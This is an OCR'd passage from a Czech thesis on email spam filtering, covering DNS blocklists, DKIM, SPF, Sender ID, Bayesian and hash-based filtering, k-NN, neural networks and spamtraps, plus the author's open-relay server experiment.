
Příkladem může být protokol EDMTP (extended differentiated mail transfer protocol). Odesílatelé jsou rozděleni do tří skupin:

- Blacklist
- Whitelist
- Graylist

Rozdělení probíhá na základě IP adresy odesílatele a doménového jména. Následná akce je pak řízena dle pravidel:

- Blacklist – smazání či přesunutí do složky Spam
- Whitelist – doručení adresátovy
- Graylist – předání adresátovi s žádostí o klasifikace zprávy – Spam x Ham

Jedná se o další využití hodnocení odesílatelů dle vybrané identifikace (IP adresa, doména, emailová adresa). Je možné využít plug-in geoip a rozlišovat IP adresy odesílatelů dle země původu. Na základě očekávaných kontaktů pak lze pro vnitrozemské aktivity postihovat emaily se zahraniční IP adresou.



Obrázek 12 - EDMTP (Jie Yang, 2014)

Zákazový seznam využívající DNS (DNSBL)

Jedná se o modifikaci blacklistu tak, aby byl účinnější proti náhodně generovaným adresám v hlavičce emailových zpráv. Jedná se o blokaci jednotlivých IP adres nebo celých rozsahů IP adres. O zařazení na seznam blokovaných IP adres rozhoduje četnost jejich přítomnosti ve spamových zprávách. IP adresu totiž na rozdíl od emailové adresy prakticky nelze falšovat. Vždy je zdrojový počítač či router, přes který jde komunikace z vnitřní sítě identifikován právě svou IP adresou. Pokud je IP adresa neprávem zablokována, jsou zde možnosti jak ji opětovně z DNSBL vyjmout, nicméně to je časově náročné. Po dobu, kdy je IP adresa zařazena mezi spamovací, nemusí z ní být možné odesílat emailové zprávy, respektive zprávy jsou odmítnuty těmi systémy, které na DNSBL participují (Delany Sarah Jane, 2012).

Působení DNSBL bylo i v minulosti rozporováno právními spory. Žaloby směřovaly zejména na odstranění IP adresy po neoprávněném blokování. DNSBL seznamy mají velký přehled o IP adresách, ze kterých je spam odesílán, zároveň se objevují

informace o zneužívání DNSBL na lokálních úrovních pro cenzuru komunikace. Nutností v případě veřejného DNSBL je publikování politik, za kterých se dostanou IP adresy na černou listinu.

Pro analýzu IP adres je možné využít jakýkoliv DNS software dostupný pro daný operační systém. Například bind pro Linux. Tyto softwary se však nechovají správně, pokud jde o analýzu velmi rozsáhlých DNS domén s velkým množstvím záznamů. Pak je nutné instalovat specializovaný software.

Postup hodnocení IP adresy – server DNSBL je dnsbl.domena.tld

1. Přijata emailová zpráva
2. Z hlavičky je parserem extrahována IP adresa – například 123.12.123.12
3. IP adresa je převedena na reverzní tvar 21.321.21.321
4. Reverzní adresa je připojena k adrese DNSBL serveru – 21.321.21.321.dnsbl.nespamu.cz
5. DNSBL se dotáže DNS software na tento záznam
6. Pokud záznam neexistuje – tedy pro danou emailovou adresu nesouhlasí NX záznam v zónovém souboru domény, je zpráva označena jako spam
7. Pro danou IP adresu je zvýšeno skóre spamovosti.

Stejně tak může být ověřena doména – URI DNSBL – dotazem vasilenko.cz.dnsbl.nespamu.cz – pokud pro tuto doménu existuje A záznam v zónovém souboru dané domény a IP adresa koresponduje s odesílatelskou, je zpráva v pořádku.

Hodnocení IP nebo domény je obvykle ve třech stupních:

- OK – IP nebo doména prošly testy a zpráva je legitimní
- Nominace – testy nebyly úspěšné a zpráva je pravděpodobně spam, danou IP či doménu ale DNSBL server v záznamech nemá, nebo má malé skóre, pak je skóre upraveno
- Spammer – IP či doména má již vysoké skóre a zprávy z ní budou blokovány

Skóre se v čase může snižovat, aby byl například eliminován vliv náhodného odesílání zpráv – například nový malware před aktualizací antivirových software.

Využití DNSBL záznamů je možné na několika úrovních emailového serveru

- Aplikace hodnocení pro MTA programy – například Sendmail a Postfix umožňují použití negativních hodnocení IP adres od vybraného DNSBL
- Úprava skóre bayesovského filtru – například Spamassassinu, kde do výsledného hodnocení zprávy je možné započítat i přítomnost IP adresy odesílatele v DNSBL
- Případně další využití v individuálně nastavovaných aplikacích

Dne 20.5.2013 byla IP adresa ČZU **193.84.36.129** na webu dnsbl.info z 80 DNSBL serverů uvedena v těchto službách:

- b.barracudacentral.org
- cbl.abuseat.org
- dnsbl.inps.de
- ips.backscatterer.org

Pokud by adresát emailu z ČZU používal jako jediný filtr záznamy jednoho z uvedených DNSBL, email z ČZU by byl označen jako spam a zahozen.


1.2.3 Autentifikace a podpisy

Jak je uvedeno výše, základní technikou spammerů je generování obrovského množství zpráv během krátké doby z co nejvíce počítačů. Autor práce ponechal jeden server v režimu openrelay – tedy emailového serveru s otevřeným přístupem – byla vypnuta i funkce pro přihlašování uživatele. SMTP server byl tedy přístupný pro kohokoliv.

Datová posloupnost (vlastní výzkum autora):

- 24.5.2015 – server nastaven do režimu OpenRelay
- 11.6.2015 – první odeslané zprávy ze serveru – 168 za den (ověřovací fáze, zda je server monitorován
- 15.6.2015 – další set zpráv, tentokrát 974 zpráv za hodinu (zřejmě druhá kontrola – koncentrované odesílání v krátkém časovém intervalu)
- 17.6.2015 – začíná vlastní zneužití OpenRelay serveru – každou hodinu odchází průměrně 1200 zpráv
- 18.6.2015 – po zhruba 38 hodinách je autor kontaktován poskytovatelem VPS a vyzván ke kontrole zabezpečení serveru (obnoven režim odesílání pouze pro ověřené a přihlášení uživatele)
- 19.6.2015 – IP adresa serveru je na blacklistu 34 systémů pro blacklisting.

Ověření odesílatele zprávy, respektive jeho příslušnost k dané doméně a IP adrese serveru umožňuje eliminovat zprávy odeslané s falešnou hlavičkou odesílatele. Falšování hlavičky emailu je velmi jednoduché a proveditelné v emailovém klientovi.



Obrázek 13 - Změna identity odesílatele emailové zprávy (vlastní výzkum autora)

Pokud příjemcův server nekontroluje souvislost IP adresy a domény, může lehce vzniknout omyl a email by mohl být považován za reálný (vlastní výzkum autora).

Takto vypadá podvržená stránka „e-banking ČSOB“ – odkaz přišel v rámci emailu s hlavičkou a adresou ČSOB a upozorňoval na nové riziko phishingu – tedy snahy získat uživatelská přístupová data. Stránka v reálu, tedy pravé stránky ČSOB vypadaly téměř stejně, lišily se pouze aktuálnějšími novinkami. Tuto změnu obyčejně uživatel přehlédne.

Autentifikace využívající doménové klíče

Domain Keys Identified eMail (RFC4870) je protokol, který vznikl ze snahy eliminovat falešné údaje o odesílateli v hlavičce emailu. Umožňuje provázání doménového jména s emailovou adresou. Pro organizace je pak možné přesně určit za který email má kdo zodpovědnost. Daná emailové zpráva může mít jiného autora a jinou osobu, která se za daný email zaručila. To umožní například vedoucímu garantovat zprávu svému podřízenému v případě, že je to nutné. Ke zprávě se připojí DKIM podpis. Lze říci, že při určité míře zjednodušení lze přirovnat DKIM podpis k elektronickému podpisu dokumentů, výjimkou je to, že DKIM nezaručuje integritu zprávy (Herzberg, 2009).

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20120113;
        h=mime-version:date:message-
id:subject:from:to:content-type;

bh=8MqhwrlID3sX8lNTZER1nfuhB8VkqijIDhjbG21zq2E=;
b=ytOxOJ8YzY5dHrquqhFdPicgo97mU6c/C+WVTi6RtsRt
mFqPfcFo5BBM2Q7pLi3Zrb
0nPi7n3uaW4hcgiHFx5yW14D5aegeP+Kspm5TGvy/vIyLEI
FnAno9lMvoulcYt0oQHjn
rj0qWoaexdfjuPzOvmngWSLqxHDW/4/Z9egmMbvD/6/3cD
J1D9tqui1na/EHJIb0O7We
xTW+zA4AiMAgk/qcw40G0aH6zxHBI1tAbkTtj8k29FR7U
1X7LtG/KRNQQ5SbTm668aVe
LQdsoOYAcA/Gyd1XcTuxLZxBZlmeVRC0COT0QCDTiJf
E8XmZY4UKlx2He5iEa3CZd3yc        FBzQ==
```

Obrázek 14 - Ukázka DKIM podpisu

Takto podepsané zprávy spam obsahovat mohou, ale je to účinný prostředek pro zabránění změnám a falšování SMTP hlaviček, které je velmi lehké. Další výhodou je eliminace phishingových emailů, kde není možné vydávat se například za banku a žádat vyplnění uživatelských údajů do formuláře.

Autentifikace pomocí nástroje pro publikační politiku

Sender policy Framework (RFC4408) je prostředek proti email spoofingu – falšování emailových hlaviček. Technologie je standardizována IETF jako RFC 4408 – v době psaní práce v kategorii experimental. Činnost SPF je zaměřena na ověřování identit v rámci emailových zpráv pro pole mail-from nebo helo. Řeší se zde ověření použití emailových adres uživateli či servery – identita emailové zprávy je a její falšování je základem rozesílání spamových zpráv (Herzberg, 2009). Helo identity – SMTP Helo a Ehlo příkaz – pro SMTP klienta. Mail from identity – obsahuje reverzní cestu – typicky emailovou adresu odesílatele

Složky SPF kontroly:

- IP adresa – síťová adresa odesílatele – IPv4 nebo IPv6
- Doména – doménové jméno uvedené v polích Mail from nebo HELO
- Odesílatel – identita v polích Mail from nebo Helo

Výsledky SPF kontroly

- None – nepodařilo se záznam ověřit – neexistuje
- Neutral – hodnoceno jako None – pro záznam neexistuje hodnocení či spolehlivé ověření
- Pass – autorizovaný odesílatel
- Fail – nesprávná identita příslušná k dané doméně
- SoftFail – identita je nesprávná, ale je možnost odeslat chybu a nechat zprávu ověřit znovuposláním – Greylisting – SMTP 451
- TempError – chyba při ověřování – zpráva je dočasně odmítnuta SMTP 451
- PermError – Špatné záznamy na straně odesílatele – není možné je korektně interpretovat.

Hodnocení odesílatelů a příjemců

Technologie Vouch by Reference je implementace hodnocení odesílatelů a příjemců elektronické pošty. Hodnocení provádí třetí strana, tedy typicky někdo, kdo již s danou emailovou adresou komunikoval a svým hodnocením ověřuje kladné hodnocení odesílatele. Hodnocení lze použít na straně MTA, MDA nebo emailového klienta. Působí jako součást hodnocení v rámci dalších metod, kde reprezentuje kladné skóre – snižuje spamovost emailové zprávy.

Protokol je definován v RFC5518. Do zprávy se při odeslání přidá identita odesílatele dle VBR protokolu. Příjemce zprávy pak může kontaktovat certifikační server a ověřit připojenou identitu a její hodnocení.

Zpráva obsahuje aditivní pole v hlavičce emailové zprávy (RFC 5322) – VBR-Info, kde je obsaženo jméno služby, která potvrzuje identitu odesílatele. Obsahuje tři složky

- Doménové jméno –md=
- Typ obsahu zprávy – mc=
- Služby ověření – mv=

Validace probíhá ve třech krocích:

- Kontrola domény a obsahu zprávy
- Autentifikační mechanismy k ověření doménového jména
- Ověření u certifikačních služeb

Identita domény je zajištěna pomocí DKIM – přiřadí se doménové jméno emailové zprávě. V tomto případě musí odpovídat pole VBR-Info md=““ doménovému jménu v poli DKIM-signature pole i=““ (Vlastní výzkum autora).

Nástroj pro identifikaci odesílatele

Založeno na SPF (Sender Policy Framework - RFC4406, dále 4405, 4407, 4408), které vylepšuje o několik dalších vlastností. Jedna ze slabin SPF je, že nekontroluje adresu hlavičky – header address, neboť je kontrolována pouze hlavička odesílatele. Ale uživatelům se zobrazuje právě adresa z políčka header address. Slabinu lze využít tak, že adresu ověřenou pomocí SPF „překryjeme“ falešnou adresou v header address políčku.

Dle RFC 4407 (experimental) definuje novou identitu emailové zprávy – Purported Responsible Address (dále PRA), ta je dána dle hlavičky emailové zprávy. Sender ID pak kontroluje hlavičku jako celek. Pokud je hlavička zfalšována, pak je výsledek kontroly negativní.

Algoritmus PRA

1) Vybere se první neprázdná resent-sender hlavička ve zprávě (pokud není, pak přeskakujeme na krok 2)
2) Vybere se první záznam resent-from (pokud existuje, následuje krok 5, jinak krok 3)
3) Vyberou se všechna neprázdná pole odesílatele v hlavičce (pokud nejsou, následuje krok 4, pokud existuje pouze a přesně jedno pole, následuje krok 5, pokud jich je více, následuje krok 6)
4) Vyberou se všechna neprázdná pole From v hlavičce (pokud je přesně jedno, následuje krok 5, jinak krok 6)
5) Předchozí krok vybral jednoduchou hlavičku zprávy, pokud je nesprávná (obsahuje více adres, nebo jednu adresu zkomolenou nebo bez doménového jména), pak se pokračuje krokem 6. Pokud je v pořádku, je hlavička označena jako PRA.
6) Hlavička je zfalšovaná a nemůže být označena jako PRA

Problémy Sender ID:

- Bez použití SPF není kompatibilní s RFC 2822, pro svou funkci vyžaduje hlavičku, která uvedenou normu porušuje.
- S použitím SPF je problém v nastavení politik, které může v mnoha případech vyvolat nesprávné hodnocení.
- Licence – Sender ID je zařazeno Open Specification Promise (původně patřil do licenčního portfolie Microsoftu). OSP ale není kompatibilní s GNU/GPLv3, takže Sender ID nelze použít v systémech distribuovaných pod GNU/GPL licencí. Což se týká linuxových serverů a opensource emailových programů a serverů.

1.3 Pokročilé metody

Pokročilými metodami jsou míněny nástroje, jejichž činnost není triviální. Za pokročilý nástroj není možné považovat filtrování dle blacklistu – činnost nástroje pouze spočívá v porovnávání aktuální hodnoty (adresy IP, DNS záznamu, …) s dostupnou databází, ať lokální či distribuovanou.

Oproti elementárním nástrojům jsou pokročilé metody charakteristické těmito znaky:

- Sofistikované vyhodnocení pomocí netriviálních metod
- Vyšší náročností na systémové zdroje (CPU, RAM)

Pokud se administrátor rozhoduje, který nástroj použije na svém serveru, musí analyzovat časovou výhodnost nasazení pokročilého nástroje oproti elementárnímu s důrazem na poměr cena (náročnost na zdroje) / účinnost daného řešení (Vasilenko Alexandr, 2013).

Učení

Pokročilým nástrojem, který využívá přístup k filtraci za pomoci pravidel je učící se filtr. Ten je obvykle spojován s Bayesovým vzorcem, který vypočítává pravděpodobnost, že zpráva je spam. Filtrace je založena na analýze obsahu a na tom, co uživatel či administrátor označí jako spam. Slova, či textové řetězce v takové zprávě jsou uložena do slovníku a následně se pro příchozí zprávu počítá spamové skóre. Pokud zpráva dosáhne určitého počtu bodů, je označena jako spam nebo pouze jako podezřelá – uživatel pak sám rozhodne o konečném zařazení.

Naivní bayesovské filtrování

Zakládá se na statistické metodě srovnávání složek obsahu. Lze ho použít nejenom pro hodnocení zpráv přijatých prostřednictvím emailu, ale také pro filtraci spamu na internetových fórech, facebooku, twitteru (Faraz Ahmed, 2013) a SMS (Huang Jie, 2011)

Pro analýzu spamovosti zpráv se využívá naivní bayesovský filtr (Iryna Yevseyeva, 2013). Je to jednoduchý klasifikátor, kde každému slovu zprávy je přiřazena hodnota spamovosti – pravděpodobnosti, že slovo je obsaženo v nevyžádané zprávě. Součet těchto hodnot pro celou zprávu dá její skóre.

Jako příklad klasifikace může posloužit následující: ideální pomeranč má oranžovou barvu a průměr 10cm.

Příchozí ovoce je pak testováno na tyto vlastnosti. Procento, které udává splnění těchto vlastností, ovlivní zařazení daného kusu ovoce do kategorie:

- I. kategorie – 95% splněno
- II. kategorie – 85% splněno
- III. kategorie – není pomeranč

Naive Bayes určuje pravděpodobnost na základě již ohodnocených zpráv – tedy jejich obsahu. Dle slov či částí textu určí pravděpodobnosti, že daná zpráva je spam či nikoliv.

Content-based filtering

Možnosti přístupu k obsahu – slova, slova malými písmeny, znaky, dvouznaky, trojznaky tvoří základní metody analýzy obsahu. (Delany Sarah Jane, 2012)

Hash

Jednou z používaných hash funkcí je md5. Podstatou fungování je vytvoření otisku – hashe, který je pro libovolný soubor či text vždy unikátní. Pokud by byl generován hash pro každou emailovou zprávu jako celek, byl by tento postup neefektivní. Stačí jediný znak změnit a hash se liší. U emailových zpráv se bude lišit alespoň čas odeslání. Je tedy možné vytvářet a srovnávat hash pouze pro tělo zprávy.

Jak je patrné z analýzy setů zpráv, proti tomuto postupu se spammeři brání náhodnými řetězci a drobnými změnami zprávy – například inzerovaná cena „léků“ je často odlišná v rámci centů. Pak je hash neúčinný. Nicméně jej lze použít pro prosté srovnání předmětů emailové zprávy, kde část setů dodržuje pro danou sekvenci stejnou hlavičku.

Řešením jsou hash funkce s citlivostním faktorem (LSH), kde dochází k analýze podobnosti řetězců – drobná změna vyvolá drobnou změnu v hash otisku. V databázi pak místo slov (Spamassassin) jsou uloženy hashe zpráv označených jako spam. S těmito se pak porovnává hash příchozí zprávy. Definujeme pouze míru odlišnosti. Specializovanou funkcí pro detekci spamu je například Nilsimsa hash, dostupná i jako opensource implementace. V případě programování vlastního nástroje lze využít


funkce pro citlivostní hash dostupné v daném programovacím jazyce. Ukázkou je jazyk Python s funkcí lshash.

Check sum filtering

V případě srovnávání podobnosti souborů lze využít funkce hash, které jsou schopny zajistit detekci stejných souborů. V případě emailových zpráv, kde dochází k obměně obsahu tak, aby tyto funkce byly neúčinné, lze nasadit nástroje k detekci podobných řetězců (Noemí Pérez-Díaz, 2012).

K-nejbližší soused

Zkráceně k-NN je postup směřující ke třídění objektů do kategorií. Tuto vlastnost lze využít u spamových zpráv, kde slouží k detekci minoritních změn.



Obrázek 15 - Klasifikace emailů pomocí k-nejbližšího souseda (vlastní výzkum autora)


Algoritmus určuje vzdálenost mezi jednotlivými zkoumanými entitami (zprávami). Pokud je změřená vzdálenost dostatečně malá (dle nastavených parametrů), pak mohou být zprávy určeny jako součásti setu zpráv (Vasilenko Alexandr, 2013).

Výstupem je seskupení zpráv dle jejich vektorů a zjištění, zda skupina, ke které je klasifikovaná zpráva přiřazena, je značena jako spam či ham. Výhodou tohoto postupu je, že není potřeba dlouhá učící se fáze. Již s prvními zprávami určenými jako spam začíná filtrace fungovat (Vasilenko Alexandr, 2013).

Neuronové sítě

Umělá inteligence realizuje hodnocení prostřednictvím algoritmu, jehož principem je rozhodování dílčích částí – neuronů. Je zde paralela s fungováním biologické nervové sítě. Neurony mohou být reprezentovány jako sítě. Cílem je vytvoření funkce, která

funkce rozhodne o přidělení skóre či hodnocení zprávy. Výstup je pak ukázán na následujícím obrázku, kde výstupem je rozsah [0;1]. Schéma je definováno jako vstupní bod pro každé slovo ve zprávě, s jednou skrytou vrstvou a jedním výstupním bodem (Bo Yu, 2008).



Obrázek 16 - Analýza spamovosti pomocí neuronové sítě (Bo Yu, 2008)

Vstupní slova mají hodnotu 1, v případě první zprávy pak je výstup hodnocen skórem 0,5. Stejně jako jiné nástroje vyžadují neuronové sítě učení pro zlepšení úspěšnosti. Datově bohatě zásobená neuronová síť má úspěšnost velmi vysokou – hodnocení hamu je do 0,1 a spamu přes 0,9. nevýhodou pak je nutnost mít obě kategorie zhruba stejně zastoupené, pokud je spamu více (či hamu), dochází k ovlivnění hodnocení ve prospěch dané skupiny (Bo Yu, 2008). Nevýhodou neuronových sítí je jejich náročnost na systémové prostředky, která je vyšší než například u seznamů a analýzy obsahu (Bo Yu, 2008), (Seznam.cz, 2014), byť při vyšší úspěšnosti.

Pattern detection

Je založen na testování podobnosti zpráv. Spammeři posílají zprávy ve velkém množství pouze minoritně upravované. Pak je možné tyto zprávy seskupovat a hodnotit je jako celek. Otisk zprávy je relativně málo výpočtově náročný a jeho srovnání s databází také. Zde dochází k zahlcení filtračního systému při velmi vysokých počtech.

Z hlediska efektivity nelze využít jednoduché hash funkce, jako je md5 či SHA. Spammeři vkládají do zpráv změny – náhodné řetězce textu, mění fiktivního autora zprávy. To vše činí běžné a rychlé hash funkce nepoužitelné (Jianying Zhou, 2007), (Noemí Pérez-Díaz, 2012).

V praxi se využívají částečné otisky zpráv, kde malá změna textu zprávy vyvolá malou změnu výsledného hash otisku. Tento výsledek pak lze v rámci nastaveného intervalu srovnávat s databází již uložených hash otisků a kompletovat zprávu do skupin k sobě a patřičně s nimi nakládat (Noemí Pérez-Díaz, 2012).

Spamtrap


Pro diagnostiku a odhalení emailových harvestorů je možné na webovou stránku ukrýt emailovou adresu, kterou běžný uživatel webu nevidí, ale strojově čtený kód stránky ji umožní harvestoru zaznamenat a uložit. Takováto adresa, pokud se objeví v emailové schránce je pak bez pochybnosti spam – zdroj těchto zpráv pak můžeme zařadit na blacklist – nejedná se o legitimní zprávy. Na tomto principu funguje projecthoneypot.com – který sbírá právě prostřednictvím těchto návnad informace o emailových harvestorech (Alexander K. Seewald, 2010).

Strojové učení (Machine learning)

